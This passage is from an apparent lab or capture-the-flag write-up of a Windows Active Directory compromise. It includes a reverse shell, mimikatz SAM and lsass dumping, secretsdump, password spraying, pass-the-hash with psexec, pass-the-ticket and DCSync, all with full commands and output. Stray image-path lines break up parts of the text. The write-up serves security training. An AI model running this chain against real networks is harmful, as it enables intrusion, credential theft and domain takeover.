[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

And we get shell as SYSTEM.

```
┌──(root㉿kali)-[~/lainad]
└─# nc -nlvp 445
listening on [any] 445 ...
connect to [192.168.186.128] from (UNKNOWN) [192.168.186.135] 65219
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Let’s upload mimikatz using our WinRM shell.

```
*Evil-WinRM* PS C:\ProgramData> upload ../../../home/kali/Downloads/transfers/mimikatz.exe

Info: Uploading /root/lainad/../../../home/kali/Downloads/transfers/mimikatz.exe to C:\ProgramData\mimikatz.exe

Data: 1666740 bytes of 1666740 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\ProgramData>
```

Then run mimikatz in our SYSTEM shell and use lsadump::sam to get the hash of the local Administrator.

```
C:\Windows\System32>cd C:\ProgramData
cd C:\ProgramData

C:\ProgramData>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::sam
Domain : WS01
SysKey : 1c8a0bb682c03d89f6696cb0709a130f
Local SID : S-1-5-21-661140023-3529138409-3911664155

SAMKey : 5b7fe50aa726149601771fbf4e59fcf2

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: b0f766671773ab7166af818b802033fa

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ce8320d4c2eb32e4a71ef0e516523305

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-E1BVLMV40S5Administrator
    Default Iterations : 4096
```

Now we can use the administrator’s hash with secretsdump to get all hashes and LSA Secrets of the machine.

```
┌──(root㉿kali)-[~/lainad]
└─# secretsdump.py administrator@192.168.186.135 -hashes ":b0f766671773ab7166af818b802033fa"
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1c8a0bb682c03d89f6696cb0709a130f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b0f766671773ab7166af818b802033fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f08bb0f2a18087aebde05a88e8562905:::
[*] Dumping cached domain logon information (domain/username:hash)
LAINOSCP.LOCAL/lion:$DCC2$10240#lion#1ee41702a71935b3208d1ef87cc9a24e: (2026-05-25 05:29:56+00:00)
LAINOSCP.LOCAL/kanon:$DCC2$10240#kanon#5c0d945c52c2d34e85d2d6aefdef5e14: (2026-05-25 21:04:54+00:00)
LAINOSCP.LOCAL/erika:$DCC2$10240#erika#e520e11298b8b2693cf9e6d7dbbeda7a: (2026-05-25 07:00:39+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAINOSCP\WS01$:aes256-cts-hmac-sha1-96:90bed30f32250409a969e84a737cb8d7699365e4fe18de58fe5d8829456be604
LAINOSCP\WS01$:aes128-cts-hmac-sha1-96:afdcf89e34c50445ade7d09fa449b4e3
LAINOSCP\WS01$:des-cbc-md5:024361e6fd194354
```

And we see plaintext credentials in the output

```
 0010   C7 9D 94 F1 00 32 03 64  0F B4 50 0F B6 DE F7 8A    .....2.d..P.....
 0020   8F 10 62 53 C2 CE D7 0E  9B 6D 05 B0 90 E6 DE F6    ..bS.....m......
 0030   5B 98 0F 30 F8 E1 EF 1E  B8 02 43 38 AC F5 FD A0    [..0......C8....
NL$KM:db21ebe10fcbd124d6753c4ea77ea836c79d94f1003203640fb4500fb6def78a8f106253c2ced70e9
[*] _SC_MonitorLK
LAINOSCP\erika:DetectitiveOHYEAH17
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Spraying Erika's credentials in different services we find the user has WinRM access on FORENSICS01.

```
┌──(root㉿kali)-[~/lainad]
└─# nxc smb 192.168.186.135/24 -u erika -p 'DetectitiveOHYEAH17'
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-US4IM83) (domain:DESKTOP-US4IM83) (signing:True) (SMBv1:None)
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:None)
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.local) (signing:False) (SMBv1:None)
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\erika:DetectitiveOHYEAH17
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\erika:DetectitiveOHYEAH17
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\erika:DetectitiveOHYEAH17
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

┌──(root㉿kali)-[~/lainad]
└─# nxc winrm 192.168.186.135/24 -u erika -p 'DetectitiveOHYEAH17'
WINRM       192.168.186.132 5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:LAINOSCP.local)
WINRM       192.168.186.136 5985   FORENSICS01      [*] Windows Server 2022 Build 20348 (name:FORENSICS01) (domain:LAINOSCP.local)
WINRM       192.168.186.135 5985   WS01             [*] Windows Server 2022 Build 20348 (name:WS01) (domain:LAINOSCP.local)
WINRM       192.168.186.132 5985   DC01             [-] LAINOSCP.local\erika:DetectitiveOHYEAH17
WINRM       192.168.186.136 5985   FORENSICS01      [+] LAINOSCP.local\erika:DetectitiveOHYEAH17 (Pwn3d!)
WINRM       192.168.186.135 5985   WS01             [-] LAINOSCP.local\erika:DetectitiveOHYEAH17
```

```
┌──(root㉿kali)-[~/lainad]
└─# evil-winrm -i 192.168.186.136 -u erika -p 'DetectitiveOHYEAH17'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\erika\Documents> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
lainoscp\erika S-1-5-21-2387301235-874641830-263055908-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------


Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

## Abusing SeDebugPrivilege to Dump Lsass in FORENSICS01


In the previous output we saw Erika has SeDebugPrivilege, this can allow us to access and dump processes of different users.

https://github.com/kabaneridev/pt-notes/blob/main/CPTS-PREP/windows-priv-esc/sedebug-privilege-escalation.md

In this case we will be using procdump to dump lssas then we can use the dump file with mimikatz to get credentials.




In this case I'll be using pypykatz, but mimikatz can also be used.



And we get the hash of the local Administrator.

```
= LogonSession =
authentication_id 87464 (155a8)
session_id 0
username Administrator
domainname FORENSICS01
logon_server FORENSICS01
logon_time 2026-05-25T18:20:16.252068+00:00
sid S-1-5-21-1102831393-393044549-3189443636-500
luid 87464
        = MSV =
                Username: Administrator
                Domain: FORENSICS01
                LM: NA
                NT: 2ae8155040c755e96cac716e0cd11d84
                SHA1: 8dc112dcd55e120e9a2e1f027b3ba47d9c193de3
                DPAPI: 0000000000000000000000000000000000000000
        = WDIGEST [155a8]==
                username Administrator
                domainname FORENSICS01
                password None
```

We can use this hash to psexec into the FORENSICS01 machine and get shell as SYSTEM.


```
└─# psexec.py administrator@192.168.186.136 -hashes ":2ae8155040c755e96cac716e0cd11d84"
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.186.136.....
[*] Found writable share ADMIN$
[*] Uploading file gQxrsNzb.exe
[*] Opening SVCManager on 192.168.186.136.....
[*] Creating service IBpk on 192.168.186.136.....
[*] Starting service IBpk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

## Using Pass the Ticket to get Domain Administrator

Checking the Documents folder of the local Administrator we find a iocs folder.



```
C:\Windows\system32> cd C:\Users\Administrator\Documents

C:\Users\Administrator\Documents> dir
 Volume in drive C has no label.
 Volume Serial Number is 9CE5-D8BE

 Directory of C:\Users\Administrator\Documents

05/25/2026  11:43 AM    <DIR>          .
05/25/2026  11:20 AM    <DIR>          ..
05/25/2026  01:59 PM    <DIR>          iocs
               0 File(s)              0 bytes
               3 Dir(s)  26,379,091,968 bytes free

C:\Users\Administrator\Documents> cd iocs


C:\Users\Administrator\Documents\iocs> dir
 Volume in drive C has no label.
 Volume Serial Number is 9CE5-D8BE

 Directory of C:\Users\Administrator\Documents\iocs

05/25/2026  01:59 PM    <DIR>          .
05/25/2026  11:43 AM    <DIR>          ..
05/25/2026  03:34 PM             1,500 administrator.kirbi
05/25/2026  01:59 PM            18,953 beacon_x64.exe
05/25/2026  12:00 PM               252 notes.txt.txt
               3 File(s)         20,705 bytes
               2 Dir(s)  26,379,091,968 bytes free

C:\Users\Administrator\Documents\iocs>
```


According to the notes, it seems they had a recent breach and the attackers wrote the domain administrator ticket to disk. Since Rubeus and mimikatz save tickets in .kirbi format then administrator.kirbi must be the ticket mentioned.




```
C:\Users\Administrator\Documents\iocs> type notes.txt.txt
-Attackers where able to deliver cobaltstrike beacons and achieve foothold
-They compromised a machine where domain admin was logged in and extracted it's ticket
-SOC team was able to detect the attack due to the attackers writting the ticket to disk
```

We can try to perform Pass the Ticket with this file and see if the Domain Administrator ticket is still valid.

Using our WinRM shell we can upload mimikatz.




Then in our psexec shell we can run mimikatz and use kerberos::ptt. We use klist command to confirm the ticket is loaded.



Now with the ticket in memory we can run mimikatz and perform dcsync attack to get the Domain Administrator's hash.

```
C:\Users\Administrator\Documents\iocs> C:\Users\erika\Documents\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 25 2021 00:51:33
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz #
lsadump::dcsync /user:lainoscp\administrator
mimikatz # [DC] 'LAINOSCP.local' will be the domain
[DC] 'DC01.LAINOSCP.local' will be the DC server
[DC] 'lainoscp\administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 5/24/2026 9:37:25 PM
Object Security ID   : S-1-5-21-2387301235-874641830-263055908-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 775842b655aa22ba5eb0043683c91045
    ntlm- 0: 775842b655aa22ba5eb0043683c91045
    ntlm- 1: 25e7bec9e517aebfc0a25832ec889b10
    lm  - 0: 7f17ae90cb1cbe685193c30cc81bdd04
```

Using the hash we confirm we have compromised the domain and can obtain shell as administrator on the Domain Controller.

```
└─# nxc smb 192.168.186.135/24 -u administrator -H '775842b655aa22ba5eb0043683c91045'
SMB         192.168.186.1   445    DESKTOP-US4IM83  [*] Windows 11 / Server 2025 Build 26100 x64 (name:DESKTOP-US4IM83) (domain:DESKTOP-US4
SMB         192.168.186.132 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:LAINOSCP.local) (signing:Tr
SMB         192.168.186.135 445    WS01             [*] Windows Server 2022 Build 20348 x64 (name:WS01) (domain:LAINOSCP.local) (signing:Fa
SMB         192.168.186.136 445    FORENSICS01      [*] Windows Server 2022 Build 20348 x64 (name:FORENSICS01) (domain:LAINOSCP.local) (sig
SMB         192.168.186.1   445    DESKTOP-US4IM83  [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         192.168.186.132 445    DC01             [+] LAINOSCP.local\administrator:775842b655aa22ba5eb0043683c91045 (Pwn3d!)
SMB         192.168.186.135 445    WS01             [+] LAINOSCP.local\administrator:775842b655aa22ba5eb0043683c91045 (Pwn3d!)
SMB         192.168.186.136 445    FORENSICS01      [+] LAINOSCP.local\administrator:775842b655aa22ba5eb0043683c91045 (Pwn3d!)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00

┌──(root㉿kali)-[~/lainad]
└─# evil-winrm -i 192.168.186.132 -u administrator -H '775842b655aa22ba5eb0043683c91045'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
lainoscp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```